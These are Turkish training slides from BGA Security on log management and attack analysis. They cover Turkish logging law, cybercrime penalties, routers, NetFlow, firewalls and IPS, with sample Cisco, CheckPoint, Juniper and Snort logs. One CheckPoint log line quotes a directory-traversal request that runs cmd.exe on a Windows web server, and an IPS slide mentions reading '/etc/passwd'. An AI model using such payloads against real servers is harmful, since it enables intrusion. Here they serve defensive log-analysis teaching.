- **Yer sağlayıcı trafik bilgisi:** İnternet ortamındaki her türlü yer sağlamaya ilişkin olarak; kaynak IP adresi, hedef IP adresi, bağlantı tarih-saat bilgisi, istenen sayfa adresi, işlem bilgisi (GET, POST komut detayları) ve sonuç bilgisi gibi bilgileri,
- http, ftp ve smtp icin detay bilgi isteniyor.
  - Http ve ftp için url, Smtp için basit smtp başlık bilgileri.
- Log Türleri :

  HTTP log
  FTP log
  Mail log

- İçerden dışarı yapılan bağlantılarda değil,
  - Özel hayatın gizliliğini ihlal ediyor
- Internete hizmet veren sistemlere gelen web, ftp ve mail paketleri için log isteniyor
- HTTP için
  - GET ve POST istek detayları
  - Web sunucu yazılımları POST detaylarını loglamaz
  - Ara sistemlere ihtiyaç vardır

5651 | Internet Toplu Kullanım Sağlayıcı

Log Yönetimi ve Saldırı Analizi

- Kişilere belli bir yerde ve belli bir süre internet ortamı kullanım olanağı sağlayan gerçek ve tüzel kişileri.
- Internet erişimi sağlayan her şirket bu kapsama giriyor. Halka açik kablosuz ağlar da bu kapsama girer.

I.T.K Sağlayıcı Yükümlülükleri

Log Yönetimi ve Saldırı Analizi

- I.T.K=Internet Toplu Kullanım Sağlayıcı
- a) Konusu suç oluşturan içeriklere erişimi önleyici tedbirleri almak.
- b) İç IP Dağıtım Loglarını elektronik ortamda kendi sistemlerine kaydetmek.
  - DHCP logları
  - DHCP kullanılmıyorsa IP-MAC ikilileri

5651 | Ticari Amaçlı Internet Toplu Kullanım Sağlayıcı

Log Yönetimi ve Saldırı Analizi

- Internet salonu ve benzeri umuma açık yerlerde belirli bir ücret karşılığı internet toplu kullanım sağlayıcılığı hizmeti veren veya bununla beraber bilgisayarlarda bilgi ve beceri artırıcı veya zekâ geliştirici nitelikteki oyunların oynatılmasına imkân sağlayan gerçek ve tüzel kişileri,

- Internet kafeler

5651 Sayılı Kanun İncelemesi

Log Yönetimi ve Saldırı Analizi

- Kanunda temel olarak iki eksik nokta var:
  - Sayısal zaman damgasını kurumun kendisinin basıyor olması içeriğini istediği zaman değiştirip tekrar basabileceği anlamına gelir.
  - Genel olarak sistemlerin NAT yapısında çalıştığı düşünülürse suç işleyen bir şirket çalışanını bulmak neredeyse imkansızdır
- Neden?

Örnek Olay

Log Yönetimi ve Saldırı Analizi

- X şirketi çalışanı politik düşüncelerini ifade etmek için Y sitesine yorum yazıyor
- Y sitesindeki bu yorumu okuyan politikacının tepesi atıyor ve X şirketindeki bu şahsa dava açmak istiyor
  - Y sitesini barındıran firmadan loglar alınır
  - Yorumun yazıldığı saate bakılarak yorumun hangi ip adresinden geldiği belirlenir.
  - X firmasının IP adresi olduğu belirlenerek X firmasına gelinir
  - X firması güvenlik sistemlerinde NAT yapısı kullandığını belirterek istenen logları(DHCP, ip-mac) verir.
  - Analizi yapan mühendisin elinde yorumun yazıldığı saate dair NAT tablosu olmadığı için içerden kimin bu yorumu yazdığını bulamaz
  - Tüm bilgisayarların disk imajları alınarak merkeze götürülür…

Diğer TCK Maddeleri - 1

Log Yönetimi ve Saldırı Analizi

Suçun Adı	Kanuni Dayanağı	Hapis Cezası Aralığı
Bilişim Sistemine Girme	TCK Md. 243	1 ila 2 Yıl arası hapis
Sistemi Engelleme, Bozma, Verileri Yok Etme veya Değiştirme	TCK Md. 244	1 ila 6 yıl arası hapis
Banka ve Kredi Kartlarının Kötüye Kullanılması	TCK Md. 245	3 ila 8 yıl arası hapis
Ticari Sır, Bankacılık Sırrı veya Müşteri Sırrı Niteliğindeki Bilgi veya Belgelerin Açıklanması	TCK Md.239	1 ila 7 yıl arası hapis
Devletin Güvenliği veya İç veya Dış Siyasal Yararları Bakımından, Niteliği İtibarıyla, Gizli Kalması Gereken Bilgiler	TCK Md. 327, Md. 328, Md. 329	3 ila 20 yıl arası hapis(Savaş durumunda müebbet hapis)
Verilerin Kaydedilmesi	TCK Md. 135	6 ay ila 3 yıl arası hapis
Verilerin yok edilmesi	TCK Md. 138	6 ay ila 1 yıl arası hapis
Haberleşmenin gizliliğini ihlal	TCK Md. 132	6 ay ila 3 yıl arası hapis
Haberleşmenin engellenmesi	TCK Md. 124	6 ay ila 5 yıl arası hapis
Dolandırıcılık	TCK Md.158	3 yıl ila 7 yıl arası hapis

Diğer TCK Maddeleri - 2

Log Yönetimi ve Saldırı Analizi

Bilişim Sistemleri Aracı Kılınarak İşlenen Suçlar

Suçun adı	Kanuni dayanağı	Hapis Cezası Aralığı
İntihara Yönlendirme	TCK Md. 84	2 ila 10 yıl arası hapis
Hakaret	TCK Md. 125	3 ay ila 2 yıl arası hapis
Hırsızlık	TCK Md. 142	3 ila 7 yıl arası hapis
Müstehcenlik	TCK Md. 226	3 ila 7 yıl arası hapis
Kumar Oynanması İçin Yer ve İmkân Sağlama	TCK Md. 228	1 yıla kadar hapis
Şantaj	TCK Md. 107	1 ila 3 yıl arası hapis
Tehdit	TCK Md. 106	6 ay ila 5 yıl arası hapis
Çocukların Cinsel İstismarı	TCK Md. 103	3 ila 8 yıl arası hapis
Uyuşturucu veya Uyarıcı Madde Kullanılmasını Kolaylaştırma	TCK Md. 190, 191	2 ila 5 yıl arası hapis
Sağlık İçin Tehlikeli Madde Temini	TCK Md. 194	6 ay ila 1 yıl arası hapis
Fuhuş	TCK Md. 227	4 ila 10 yıl arası hapis
Atatürk Aleyhine İşlenen Suçlar	5816 sayılı Kanun	1 ila 3 yıl arası hapis

Category:

Güvenlik Cihazları ve Temel Çalışma Yapıları

BGA SECURITY

Bölüm İçeriği


Log Yönetimi ve Saldırı Analizi

- Router ve işlevi
  - OSI ve TCP/IP'deki görevleri
- Firewall ve kullanım amaçları
  - Firewall çeşitleri
  - OSI ve TCP/IP'deki görevleri
  - Örnek firewall kuralları ve analizi
  - Firewall log analizi
- IPS ve kullanım amaçları
  - Firewall, IPS farklılıkları
  - Örnek IPS, ADS kuralı geliştirme çalışmaları
  - IPS loglarını yorumlama

Sınır Koruma Evrimi

Log Yönetimi ve Saldırı Analizi

- Routerler üzerine yazılan erişim kontrol listeleri(ACL)
- Güvenlik duvarlarının gelişimi
  - Durum korumasız güvenlik duvarları
  - Durum korumalı (Stateful packet inspection)
- Saldırı Tespit Sistemleri(IDS)
- Saldiri Engelleme (IDP) Sistemler
- Application Firewalls
  - Web Application Firewall
- Log Tabanlı IDS
  - Ossec
- DLP(Veri Sızma Engelleme)
  - Snort, OpenDLP




Router (Yönlendirici)

- Ağlar arası yönlendirme işlevini yerine getirir
- Basit sistemlerdir
  - Gelen paketin sadece hedef IP bilgisine bakarak işlem yaparlar
  - Oturum bilgisi tutmazlar
  - Çok hızlı çalışırlar
- Bazı routerlar(günümüzdeki tüm routerlar) ACL adı verilen ek paket engelleme özelliklerine sahiptir.
- ACL özelliğini kullanmak sistemleri yorar
  - Paketin başka bilgilerine de bakılacak
- Linux/UNIX sistemler de yönlendirici vazifesi görebilir
  - Çeşitli ek yazılımlarla

Router Üzerinden Log Toplama

Log Yönetimi ve Saldırı Analizi

- İki çeşit log toplanabilir
  - Akan trafik logu
  - Router'a yapılan erişimlerin logu
- Router'a ait tüm bilgiler uzaktan SNMP aracılığıyla edinilebilir.
  - CPU durumu
  - Yük durumu
  - Ağ arabirimlerine ait trafik durumları



CISCO Router Config Değişiklik Logu

Sep 6 09:13:00 RouterName 82: Sep 6 14:12:56.872: %SYS-5-CONFIG_I: Configured from console by admin on vty0 (1.1.1.1) Sep 6 09:13:01 RouterName 83: Sep 6 14:12:57.872: %SYS-6-LOGGINGHOST_STARTSTOP: Logging to host 1.1.1.1 started - CLI initiated Sep 6 09:14:42 RouterName 84: Sep 6 14:14:39.048: %SYS-5-CONFIG_I: Configured from console by admin on vty0 (1.1.1.1) Sep 6 09:18:13 RouterName 85: Sep 6 14:18:10.047: %SYS-5-CONFIG_I: Configured from console by admin on vty0 (1.1.1.1) Sep 6 09:20:44 RouterName 86: Sep 6 14:20:35.991: %SYS-5-CONFIG_I: Configured from console by admin on vty0 (1.1.1.1) Sep 6 09:20:45 RouterName 87: Sep 6 14:20:41.991: %SYS-6-LOGGINGHOST_STARTSTOP: Logging to host 1.1.1.1 stopped - CLI initiated Sep 6 09:20:45 RouterName 88: Sep 6 14:20:41.991: %SYS-6-LOGGINGHOST_STARTSTOP: Logging to host 1.1.1.1 started - CLI initiated Sep 6 09:25:12 RouterName 89: %SYS-5-CONFIG_I: Configured from console by admin on vty0 (1.1.1.1) Sep 6 12:42:16 RouterName 90: %SYS-5-CONFIG_I: Configured from console by admin on vty0 (1.1.1.1) Sep 6 12:42:47 RouterName 91: %SYS-5-CONFIG_I: Configured from console by admin on vty0 (1.1.1.1) Sep 6 12:44:52 RouterName 92: %SYS-5-CONFIG_I: Configured from console by admin on vty0 (1.1.1.1) Sep 7 06:20:59 RouterName 93: SSH2 0: Unexpected message received Sep 7 07:02:56 RouterName 94: SSH2 0: Unexpected mesg type received Sep 7 13:18:06 RouterName 95: %SYS-5-CONFIG_I: Configured from console by admin on vty0 (1.1.1.1) Sep 7 13:18:06 RouterName 96: %SEC-6-IPACCESSLOGP: list 120 denied udp 10.0.0.66(137) -> 10.0.0.11(137), 33 packets

CISCO Router ACL Log Örneği

Jul 10 16:07:14 cisco2621 636: .Jul 10 15:58:56.590 EDT: %SEC-6-IPACCESSLOGP: list 102 denied tcp 10.0.6.56(3067) -> 172.36.4.7(139), 1 packet

123: May 3 05:15:25.217 UTC: %SEC-6-IPACCESSLOGP: list 199 permitted tcp 10.0.40.16(3059) -> 10.0.4.101(1060), 2 packets 124: May 3 05:15:27.302 UTC: %SEC-6-IPACCESSLOGP: list 199 permitted tcp 10.0.16.16(2179) -> 10.0.4.101(1060), 1 packet 125: May 3 05:15:40.362 UTC: %SEC-6-IPACCESSLOGP: list 199 permitted tcp 10.0.32.16(4206) -> 10.0.4.101(1060), 2 packets 126: May 3 05:15:42.790 UTC: %SEC-6-IPACCESSLOGP: list 199 permitted tcp 10.131.5.17(3737) -> 10.0.4.101(445), 1 packet

127: May 3 05:23:33.404 UTC: %SEC-6-IPACCESSLOGP: list 199 denied tcp 10.0.61.108(1477) -> 10.0.127.20(445), 1 packet 128: May 3 05:23:34.416 UTC: %SEC-6-IPACCESSLOGP: list 199 denied tcp 10.0.61.108(1469) -> 10.0.127.12(445), 1 packet 129: May 3 05:23:35.524 UTC: %SEC-6-IPACCESSLOGP: list 199 denied tcp 10.0.61.108(1473) -> 10.0.127.16(445), 1 packet 130: May 3 05:23:36.528 UTC: %SEC-6-IPACCESSLOGP: list 199 denied tcp 10.0.61.108(1478) -> 10.0.127.21(445), 1 packet 131: May 3 05:23:37.528 UTC: %SEC-6-IPACCESSLOGP: list 199 denied tcp 10.0.61.108(1496) -> 10.0.127.39(445), 1 packet 132: May 3 05:23:38.540 UTC: %SEC-6-IPACCESSLOGP: list 199 denied tcp 10.0.61.108(1484) -> 10.0.127.27(445), 1 packet

4872: Dec 11 08:02:53.887 pst: %SEC-6-IPACCESSLOGP: list 100 denied udp 200.174.153.126(1028) -> 66.81.85.65(137), 1 packet 4873: Dec 11 08:03:09.583 pst: %SEC-6-IPACCESSLOGP: list 100 denied udp 195.23.72.148(1026) -> 66.81.85.65(137), 1 packet

Adli Bilişim İnceleme Açısından Router

Log Yönetimi ve Saldırı Analizi

- Genellikle kurumsal ortamlarda routerlar sadece problem esnasında log toplayacak şekilde yapılandırılır
- Router logları Firewall loglarından daha fazla bilgi vermeyeceği için genellikle adli bilişim çalışmalarında kullanılmaz
- Router'ın kendisine yapılacak bağlantı logları –eğer durum router'i ilgilendiriyorsa- önem kazanır.


Netflow

Log Yönetimi ve Saldırı Analizi

- Trafik bilgisi toplama amaçlı kullanılır
- Cisco tarafından geliştirilmiş ve endüstri standartı haline gelmiş bir ağ protokolüdür
- Değişik üreticiler Netflow'u örnek larak kendi flow protokollerini geliştirmiştir.
  - Jflow or cflowd for Juniper Networks
  - NetStream for 3Com/H3C|HP
  - NetStream for Huawei Technology
  - Cflowd for Alcatel-Lucent
  - Rflow for Ericsson

NetFlow Çalışma Yapısı

Log Yönetimi ve Saldırı Analizi



NetFlow - 2

- Flow mesajlarının gönderilmesi için Genellikle UDP veya SCTP kullanılır
- Bir flow aşağıdaki bileşenleri taşır
  - Versiyon numarası, sıra numarası, input-output interface, byte ve paket sayısı
  - Layer 3 başlıkları
    - Source ip, destination ip , source-destination port, ip protocol, TOS,
    - TCP ise bayrak bilgileri de taşınır

NetFlow Sampling

Log Yönetimi ve Saldırı Analizi

- Her gelen paket için bir adet flow kaydı göndermek flow toplayıcı sistemleri ve gönderici sistemleri yorar
- Cisco, hem alıcı hem de gönderici tarafların performans sıkıntısı yaşamaması için her gelen paket için değil de rastgele seçilmiş paketler için flow gönderim işlemi yapar.
- Bir flow içerisinde kaç adet paket gönderileceği ayarlanabilir.

Durum Korumasız Güvenlik Duvarı

Log Yönetimi ve Saldırı Analizi

- Durum Korumasız Güvenlik Duvarı(Non stateful Firewall)

Kaynak:

- Paket nerden geliyor?

Hedef:

- Nereye(IP) gidiyor?

Kaynak Port:

- Hangi porttan geliyor?

- **Kaynak IP Adresi**
- **Kaynak Port numarası**
- **Hedef IP Adresi**
- **Hedef Port Numarası**

Hedef Port:

- Hangi porta geliyor?

access-list 101 permit ip 10.1.1.0 0.0.0.255 172.16.1.0 0.0.0.255

access-list 101 permit tcp host 10.1.1.2 host 172.16.1.1 eq telnet access-list 101 permit tcp host 10.1.1.2 host 172.16.1.1 eq ftp
access-list 101 permit udp host 10.1.1.2 host 172.16.1.1 eq syslog access-list 101 permit udp host 10.1.1.2 host 172.16.1.1 eq tftp
access-list 101 permit udp host 10.1.1.2 host 172.16.1.1 eq ntp

- Durum Korumalı Güvenlik Duvarı(stateful Firewall)

Oturum başlatan kim?
Gelen paket hangi oturuma ait?
TCP Bayrakları bağlantı aşamasına uygun mu?..

Kaynak:
- Paket nerden geliyor?

Hedef:
- Nereye(IP) gidiyor?

Kaynak Port:
- Hangi porttan geliyor?

- Kaynak IP Adresi
- Kaynak Port numarası
- Hedef IP Adresi
- Hedef Port Numarası
- Oturum Bilgisi

Hedef Port:
- Hangi porta geliyor?

Durum (state) Korumalı Firewall

Log Yönetimi ve Saldırı Analizi

- OpenBSD Packet Filter
  - Keep state, modulate state, synproxy state
  - Iptables -> ESTABLISHED

pass in quick on $ext_if proto udp from any to $ext_if port 53 keep state

```
[root@labs ~]# pfctl -ss
No ALTQ support in kernel
ALTQ related functions disabled
all tcp 91.93.119.87:80 <- 88.255.41.135:33085       ESTABLISHED:ESTABLISHED
all tcp 91.93.119.87:22 <- 78.186.137.157:1376       ESTABLISHED:ESTABLISHED
all udp 91.93.119.87:34693 -> 8.8.8.8:53         MULTIPLE:SINGLE
all udp 91.93.119.87:51315 -> 8.8.8.8:53         MULTIPLE:SINGLE
all udp 91.93.119.87:63152 -> 8.8.8.8:53         MULTIPLE:SINGLE
all udp 91.93.119.87:30480 -> 8.8.8.8:53         MULTIPLE:SINGLE
all udp 91.93.119.87:27396 -> 8.8.8.8:53         MULTIPLE:SINGLE
all tcp 91.93.119.87:80 <- 78.186.137.157:1377       ESTABLISHED:ESTABLISHED
all tcp 91.93.119.87:80 <- 78.186.137.157:1378       ESTABLISHED:ESTABLISHED
all tcp 91.93.119.87:80 <- 78.186.137.157:1379       ESTABLISHED:ESTABLISHED
all tcp 91.93.119.87:80 <- 78.186.137.157:1380       ESTABLISHED:ESTABLISHED
all tcp 91.93.119.87:80 <- 78.186.137.157:1381       ESTABLISHED:ESTABLISHED
all tcp 91.93.119.87:80 <- 78.186.137.157:1382       ESTABLISHED:ESTABLISHED
all udp 91.93.119.87:46752 -> 8.8.8.8:53         MULTIPLE:SINGLE
```

Firewall Log Analizi

Log Yönetimi ve Saldırı Analizi

- Firewall'un temel iki amacından birisi log tutmaktır
  - Kim ne zaman nereye erişti
  - Kim ne zaman nereye erişmeye çalıştı, başarılı olamadı.
- Log tutma Firewall yapısına göre dikkatlice karar verilmesi gereken önemli bir hususdur
  - Log tutarken sistem performansını zora sokabilir
  - Log kesinlikle ayrı bir sistem üzerinde tutulmalıdır.
- Nasıl alınır?
  - Syslog aracılığıyla
  - Özel protokoller kullanılarak(opsec)

CheckPoint Firewall Log Formatı

Log Yönetimi ve Saldırı Analizi

Time | Action | Firewall | Interface | Product| Source | Source Port | Destination | Service | Protocol | Translation | Rule

Örnek:

14:53:16 drop gw.foobar.com >eth0 product VPN-1 & Firewall-1 src xxx.xxx.146.12 s_port 2523 dst xxx.xxx.10.2 service ms-sql-m proto udp rule 49

14:55:20 accept gw.foobar.com >eth1 product VPN-1 & Firewall-1 src 10.5.5.1 s_port 4523 dst xxx.xxx.10.2 service http proto tcp xlatesrc xxx.xxx.146.12 rule 15 resource=http://xxx.xxx.10.2/scripts/..%%35c../winnt/system32/cmd.exe?/c+dir

Obje Değişikliği Audit Logu

OperationTime=Thu Dec 13 15:00:48 2002, ObjectName=Sanitized-Router,ObjectType=host_plain, ObjectTable=network_objects, Operation=Update,Administrator=fwadmin, Machine=cp-mgmt-station,ClientType=Policy Editor SessionId=Modification Info: ipaddr: changed from '10.10.5.3' to '10.10.5.7' ;

Kural Değişikliği Audit Logu

OperationTime=Thu Jun 13 13:29:05 2002, ObjectName=Standard, ObjectType=firewall_policy, ObjectTable=fw_policies,Operation=Update,Administrator=fwadmin, Machine=cp-mgmt-station, ClientType=Policy Editor SessionId=Modification Info: rule 1 - track: added 'Log' ;rule 1 - track: removed 'None' ;rule 3 - track: added 'Log' ;rule 3 - track: removed 'None' ;rule 4 - track: added 'Log' ;rule 4 - track: removed 'None' ;

Firelwall Log Analizi

Log Yönetimi ve Saldırı Analizi

- CheckPoint Firewall logu
- Pakete ait L3, L4 bilgileri edinilebilir.

Field	Internal Name
date/time	date_time
day of week	day_of_week
hour of day	hour_of_day
interface	interface
origin	origin
type	type
action	action
service	service
source host	source_host
destination host	destination_host
protocol	protocol
rule	rule
source port	source_port
authenticated user	authenticated_user
source key id	source_key_id
destination key id	destination_key_id
translated source	translated_source
translated destination	translated_destination
translated source port	translated_source_port
translated destination port	translated_destination_port
product	product
info	info

0	Emergency	System is unusable
1	Alert	Action must be taken immediately
2	Critical	Critical conditions
3	Error	Error conditions
4	Warning	Warning conditions
5	Notification	Normal but significant conditions
6	Informational	Informational conditions
7	Debugging	Debugging-level messages

- Paket Filtreleme Kuralı

Feb 5 19:39:42 10.1.1.1 ns25: Netscreen device_id=00351653456 system-notification-00257(traffic): start_time="2003-02-05 19:39:04" duration=0 policy_id=320001 service=1434 proto=17 src zone=Untrust dst zone=Trust action=Deny sent=0 rcvd=40

- Audit Logu

Feb 7 14:37:30 10.1.1.1 ns25: NetScreen device_id=00351653456 system-warning-00515: duration=0 start_time="2003-02-07 14:37:04" netscreen: Admin User "netscreen" logged in for Web(https) management (port 443) from 12.146.232.2:3473. (2003-02-07 14:34:32)

- Web Filter izin verilmiş URL Logu

Sep 9 16:34:48 utmd[1140]: WEBFILTER_URL_PERMITTED: WebFilter: ACTION="URL Permitted" 192.168.9.231(3509)->80.239.230.137(80) CATEGORY="News" REASON="by predefined category" PROFILE="test_webfilter" URL=i1.nyt.com OBJ=/images/misc/nytlogo379x64.gif

- IDP Attack Logu (Drop)

Sep 12 11:21:16 RT_IDP: IDP_ATTACK_LOG_EVENT: IDP: at 1315815676, SIG Attack log <192.168.9.231/41231->74.125.39.105/512> for ICMP protocol and service SERVICE_IDP application NONE by rule 1 of rulebase IPS in policy test_block. attack: repeat=0, action=DROP, threat-severity=INFO, name=ICMP:INFO:ECHO-REQUEST, NAT <192.168.1.9:52740->0.0.0.0:0>, time-elapsed=0, inbytes=0, outbytes=0, inpackets=0, outpackets=0, intf:trust:fe-0/0/7.0->untrust:ge-0/0/0.0, packet-log-id: 0 and misc-message -

Sep 12 13:57:04 sshd[7185]: Accepted password for root from 192.168.1.51 port 8316 ssh2

Sep 12 13:57:08 mgd[7203]: UI_AUTH_EVENT: Authenticated user 'root' at permission level 'super-user'

Sep 12 13:57:08 mgd[7203]: UI_LOGIN_EVENT: User 'root' login, class 'super-user' [7203], ssh-connection '192.168.1.51 8316 192.168.1.9 22', client-mode 'cli'

Sep 12 13:57:09 mgd[7203]: UI_CMDLINE_READ_LINE: User 'root', command 'configure '

Sep 12 13:57:09 mgd[7203]: UI_DBASE_LOGIN_EVENT: User 'root' entering configuration mode

- **Audit logu 1) Firewall’a giriş 2) Kural ekleme**

Jul 24 05:49:40 mgd[3638]: UI_CMDLINE_READ_LINE: User 'root', command 'set security policies from-zone trust to-zone untrust policy test_policy match source-address any destination-address any application junos-ftp '

Jul 24 05:50:09 mgd[3638]: UI_CMDLINE_READ_LINE: User 'root', command 'set security policies from-zone trust to-zone untrust policy test_policy then deny log session-close session-init '

Jul 24 05:50:11 mgd[3638]: UI_CMDLINE_READ_LINE: User 'root', command 'commit '

- Saldırı Engelleme Sistemi
- Genellikle L2 modda çalıştırılır
- Pakete ait bilgilere L2-L7 arasındaki tüm katmanlarda bakarak aksiyon alabilir
- Aksiyon tipleri
  - Engelle ve cevap dön:RST
  - Engelle ve cevap dönme

- IPS'ler genellikle statefull yapıda çalışır
- Yani TCP bağlantılarında üçlü el sıkışma tamamlanmadan veri içeriğine bakmaz
  - Gönderilen PUSH paketi içerisinde yer alan "/etc/passwd" paketini engellememesi gerekir.
- Eğer iyi yapılandırılmamışsa loglama IPS sistemi için performans sıkıntılarına yol açabilir.
  - McAfee IPS örneği

IPS Log Analizi

Log Yönetimi ve Saldırı Analizi

Field	Internal Name
date/time	date_time
hour of day	hour_of_day
day of week	day_of_week
f1	f1
Event ID	event_id
severity	severity
sensor	sensor
f5	f5
sig id	sig_id
signature name	signature_name
f11	f11
f12	f12
Signature Version	signature_version
source address	src_address
source port	src_port
variable	variable
destination address	dst_address
destination port	dst_port
f19	f19
direction	direction
direction	direction
f22	f22
f23	f23
f24	f24
f25	f25
interface	interface
f27	f27
virtual sensor	virtual_sensor
f29	f29
f30	f30
f31	f31
f32	f32
risk rating	risk_rating
threat rating	threat_rating
protocol	protocol
alarm status	alarm_status
f37	f37

Engellediği saldırılara ait detay paket kayıtları gerekmektedir.

Bunu da genelde pcap formatında yaparlar

Snort Full Alert Log Formatı

Log 1:
[**] [1:1417:2] SNMP request udp [**]
[Classification: Attempted Information Leak] [Priority: 2]
01/06-13:58:51.325191 AAA.BBB.CCC.DDD:34738 -> AAA.BBB.CCC.DDD:161
UDP TTL:253 TOS:0x0 ID:13274 IpLen:20 DgmLen:157 DF
Len: 129
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0013][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0012]

Log 2:
[**] [1:483:2] ICMP PING CyberKit 2.2 Windows [**]
[Classification: Misc activity] [Priority: 3]
01/06-13:53:02.671446 AAA.BBB.CCC.DDD -> AAA.BBB.CCC.DDD
ICMP TTL:90 TOS:0x0 ID:2670 IpLen:20 DgmLen:92
Type:8 Code:0 ID:512 Seq:59153 ECHO
[Xref => http://www.whitehats.com/info/IDS154]

Log 4:
